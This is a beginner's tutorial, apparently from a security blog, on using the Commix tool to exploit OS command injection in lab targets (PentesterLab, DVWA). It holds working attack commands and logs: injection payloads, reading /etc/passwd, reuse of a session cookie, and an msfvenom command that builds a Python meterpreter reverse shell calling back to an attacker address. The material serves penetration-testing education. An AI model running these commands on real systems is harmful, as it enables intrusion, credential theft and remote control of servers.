Commix-Command Injection Exploiter (Beginner's Guide)

hackingarticles.in/commix-command-injection-exploiter-beginners-guide

Raj March 1, 2019

```
root@kali:~# commix -h
Usage: commix [option(s)]

Options:
  -h, --help            Show help and exit.

  General:
    These options relate to general matters.

    -v VERBOSE          Verbosity level (0-4, Default: 0).
    --version           Show version number and exit.
    --output-dir=OUT..  Set custom output directory path.
    -s SESSION_FILE     Load session from a stored (.sqlite) file.
    --flush-session     Flush session files for current target.
    --ignore-session    Ignore results stored in session file.
    -t TRAFFIC_FILE     Log all HTTP traffic into a textual file.
    --batch             Never ask for user input, use the default behaviour.
    --encoding=ENCOD..  Force character encoding used for data retrieval (e.g.
                        GBK).
    --charset=CHARSET   Time-related injection charset (e.g.
                        "0123456789abcdef")
    --check-internet    Check internet connection before assessing the target.

  Target:
    This options has to be provided, to define the target URL.

    -u URL, --url=URL   Target URL.
    --url-reload        Reload target URL after command execution.
    -l LOGFILE          Parse target from HTTP proxy log file.
    -m BULKFILE         Scan multiple targets given in a textual file.
    -r REQUESTFILE      Load HTTP request from a file.
    --crawl=CRAWLDEPTH  Crawl the website starting from the target URL (1-2,
                        Default: 0).
    -x SITEMAP_URL      Parse target(s) from remote sitemap(.xml) file.

  Request:
    These options can be used to specify how to connect to the target URL.

    -d DATA, --data=..  Data string to be sent through POST.
    --host=HOST         HTTP Host header.
    --referer=REFERER   HTTP Referer header.
    --user-agent=AGENT  HTTP User-Agent header.
    --random-agent      Use a randomly selected HTTP User-Agent header.
    --param-del=PDEL    Set character for splitting parameter values.
    --cookie=COOKIE     HTTP Cookie header.
    --cookie-del=CDEL   Set character for splitting cookie values.
    -H HEADER, --hea..  Extra header (e.g. 'X-Forwarded-For: 127.0.0.1').
    --headers=HEADERS   Extra headers (e.g. 'Accept-Language: fr\nETag: 123').
    --proxy=PROXY       Use a proxy to connect to the target URL.
    --tor               Use the Tor network.
    --tor-port=TOR_P..  Set Tor proxy port (Default: 8118).
    --tor-check         Check to see if Tor is used properly.
    --auth-url=AUTH_..  Login panel URL.
    --auth-data=AUTH    Login parameters and data
```

In this article, we learn how to use Commix from scratch by using all the basic commands and going all the way to the advanced ones.

Table of Content

Introduction to Command Injection

Command injection is also known as shell injection or OS injection. Command injection is one of the top 10 OWASP vulnerability. it's an attack in which arbitrary commands of a host OS are executed through a vulnerable application. Such an attack is possible when a web application sends unsafe user data to the system shell. This user data can be in any form such as forms, cookies, HTTP headers, etc. Mostly the vulnerability command injection rises due to insufficient input validation. In this attack, the default functionality of the application is extended by an attacker who then executed the system commands with injecting code which makes it different from code injection.

The process of command injection was accidentally discovered in 1997 by a programmer in Norway. This accident led to the deletion of web pages of a site. SQL command injection is the most popular form of command injection. Through this attack, an attacker adds SQL code to the input box in order to gain access. Web applications are compulsory for such attacks as we communicate with the underlying OS via such web applications.

Introduction to Commix

Commix tool is automated for exploiting the vulnerability of command injection in web applications. This tool is written in python which means it is compatible with Linux, windows and mac. It comes pre-installed in Kali Linux, BlackArch and Parrot OS. This tool makes it very easy to find vulnerabilities related to command injection and then further exploit them. The user-friendliness of commix makes it very convenient for everyone, such as web developers, pen testers or security researchers, to use it.

It provides a user with a lot of options such as including the ability to specify parameters that you need to connect to host, enumeration of a victim, accessing files and their modification along with an offline mode. Hence, it's a pretty useful asset in order to exploit command injection vulnerability.

Working of Commix

Commix has various command options which you can use to find and connect with the target application. Few of the options target URL is via data strings, HTTP headers, cookies and authentication parameters. There are various enumerations options present too. Commix supports two command injection techniques i.e. result-based command injection technique and blind command injection technique. Result based command

injection occurs when the web application reflects commands back to the attacker. Whereas blind command injection technique persuades when the web application does not reflect the response.

Types of Command Injection in Commix

Result based command injection

This type of injection attack will let you deduce the result of the injected command through the result of a web application. It is further divided into two categories :

- Classic result based injection: This is the most commonly used type of command injection and is the simplest of all. Several common operators link genuine commands with the injected ones or exclude the initial commands altogether and execute the injected ones only. This further divides into 3 categories i.e. Shellshock, ICMP exfiltration, DNS exfiltration.
- Eval-Based technique: Attackers use this technique where the targeted web application is vulnerable to the eval() function. This eval function executes the peculiar code that is defined in the said function during run time.

Blind Command Injection

The main difference between the working of both types is how the attacker retrieves the data after executing the injected shell command. In cases where the web application does not provide any result back to the attacker, the attacker uses blind command injection. There are further two types of blind command injection :


- Time-based Technique: This technique delays the execution time of an injected command. By checking how much time the application takes to revert, the attacker can determine whether the command executed successfully or not.
- File-based Technique: If you cannot determine the result of the web application through its reaction, then this technique comes in handy as it allows you to write the set of commands to inject into the file accessible to the attacker. The way this technique works is similar to the result-based technique.

Requirements


- DVWA
- PentestLab
- Kali Linux
- Commix Tool

We will do some of the practicals in pentestlab for Linux and perform others on DVWA for Windows. Let’s start with the practical of commix. First, we will use the help command to check all the options we can use to exploit the target via commix.

commix –h




Then, let's try and get a commix session using the URL. For this, use the URL that is vulnerable to the command injection, here, we will pentesterlab's URL as shown in the image below :



Use the following command to have a commix session through URL :

commix -u <URL>
And so, with this command you get a commix(os_shell) as shown in the image below :



Exploiting Command Injection & Gathering Target Info

Now, let's use the batch command to have the commix session by default and for this use the following command :

commix -u <URL> --batch

Then, as you can see in the above image, we have directly entered the session by default. Now, to get all the basic information about the target use the following command :

commix -u <URL> --all

As shown in the image above, using the above command will give you all the basic information about the target. Next, with the help of the following command we can know the current user of target :

commix –u <URL> --current-user

```
root@kali:~# commix -u http://192.168.1.11/commandexec/example1.php?ip=127.0.0.1 --current-user

                                                 __
   ___   ___     ___ ___     ___ ___    /\_\    __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\  \/\ \ /\ \/'\   v2.7-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \  \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\  \ \_/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It
ume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo HZMDLD$((40+88))$(echo HZMDLD)HZMDLD
[+] The current user is www-data.

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y
```

As a result of the above command, you can see in the above that the current user is www-data. Now, we can also find out the hostname by using the following command :

commix –u <URL> --hostname

```
root@kali:~# commix -u http://192.168.1.11/commandexec/example1.php?ip=127.0.0.1 --hostname

                                                 __
   ___   ___     ___ ___     ___ ___    /\_\    __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\  \/\ \ /\ \/'\   v2.7-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \  \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\  \ \_/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. I
ume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo HZMDLD$((40+88))$(echo HZMDLD)HZMDLD
[+] The hostname is debian.
```

Hence, the host is Debian. Now, the question is how we can determine whether the out target is rooted or not. So, for this, we have the following command :

commix –u <URL> --is-root

This way we found that our target was not rooted. Use the following command to have the information about the system :

commix –u <URL> --sys-info

Upon executing the above command, we now have the system information. To have information about users, use the following command :

commix –u <URL> --users

```
root@kali:~# commix -u http://192.168.1.11/commandexec/example1.php?ip=127.0.0.1 --users

                                  __
   ___   ___     ___ ___     ___ ___ /\_\    __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.7-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal.
ume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo HZMDLD$((40+88))$(echo HZMDLD)HZMDLD
[*] Fetching '/etc/passwd' to enumerate users entries... [ SUCCEED ]
[+] Identified 23 entries in '/etc/passwd'.
    (1) 'root'(uid=0). Home directory is in '/root'.
    (2) 'daemon'(uid=1). Home directory is in '/usr/sbin'.
    (3) 'bin'(uid=2). Home directory is in '/bin'.
    (4) 'sys'(uid=3). Home directory is in '/dev'.
    (5) 'sync'(uid=4). Home directory is in '/bin'.
    (6) 'games'(uid=5). Home directory is in '/usr/games'.
    (7) 'man'(uid=6). Home directory is in '/var/cache/man'.
    (8) 'lp'(uid=7). Home directory is in '/var/spool/lpd'.
    (9) 'mail'(uid=8). Home directory is in '/var/mail'.
    (10) 'news'(uid=9). Home directory is in '/var/spool/news'.
    (11) 'uucp'(uid=10). Home directory is in '/var/spool/uucp'.
    (12) 'proxy'(uid=13). Home directory is in '/bin'.
    (13) 'www-data'(uid=33). Home directory is in '/var/www'.
    (14) 'backup'(uid=34). Home directory is in '/var/backups'.
    (15) 'list'(uid=38). Home directory is in '/var/list'.
    (16) 'irc'(uid=39). Home directory is in '/var/run/ircd'.
    (17) 'gnats'(uid=41). Home directory is in '/var/lib/gnats'.
    (18) 'nobody'(uid=65534). Home directory is in '/nonexistent'.
    (19) 'libuuid'(uid=100). Home directory is in '/var/lib/libuuid'.
    (20) 'mysql'(uid=101). Home directory is in '/var/lib/mysql'.
    (21) 'sshd'(uid=102). Home directory is in '/var/run/sshd'.
    (22) 'openldap'(uid=103). Home directory is in '/var/lib/ldap'.
    (23) 'user'(uid=1000). Home directory is in '/home/user'.
```

And this way, we have a list of all the users. Next command is used to know about the admin of the system :

commix –u <URL> --is-admin

```
root@kali:~# commix -u http://192.168.1.11/commandexec/example1.php?ip=127.0.0.1 --is-admin

                                  __
   ___   ___     ___ ___     ___ ___ /\_\    __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v2.7-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is t
ume no liability and are not responsible for any misuse or damage caused by this program.

[*] Checking connection to the target URL... [ SUCCEED ]
[!] Warning: Swithing the '--is-admin' to '--is-root' because the target has been identified as unix-like.
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo HZMDLD$((40+88))$(echo HZMDLD)HZMDLD
[+] The current user is www-data and it is not privileged.
```


And again you can see that the target is not the admin.

File Read and Further Enumeration


Now to read the contents of a desired file, we can use the following command :

commix –u <URL> --file-read=/etc/passwd

And the results of the above command are shown in the image above. Our next practicals are performed on DWVA (windows environment)




Captured the cookies of the submitted request using BurpSuite.



Now, we use this content of cookie to validate our session using the parameters '—cookie' and '—data'. These two parameters send a data string to exploit the POST method and to validate our session simultaneously. For this, use the following command :

commix –u <URL> --cookie="security=low; PHPSESSID=2r9avccki91i3uq2eqlud8sg08" --data="ip=127.0.0.1&Submit=Submit"



With the help of above the command, we will directly have a session as shown in the image above.

Gaining Reverse Shell Access via Commix and Metasploit

Now, we will create a malware file using msfvenom. Type the following command to generate your malware :

msfvenom –p python/meterpreter/reverse_tcp lhost=192.168.1.100 lport=1234 –f raw > venom.py

```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp lhost=192.168.1.100 lport=1234 -f raw > venom.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 450 bytes
```

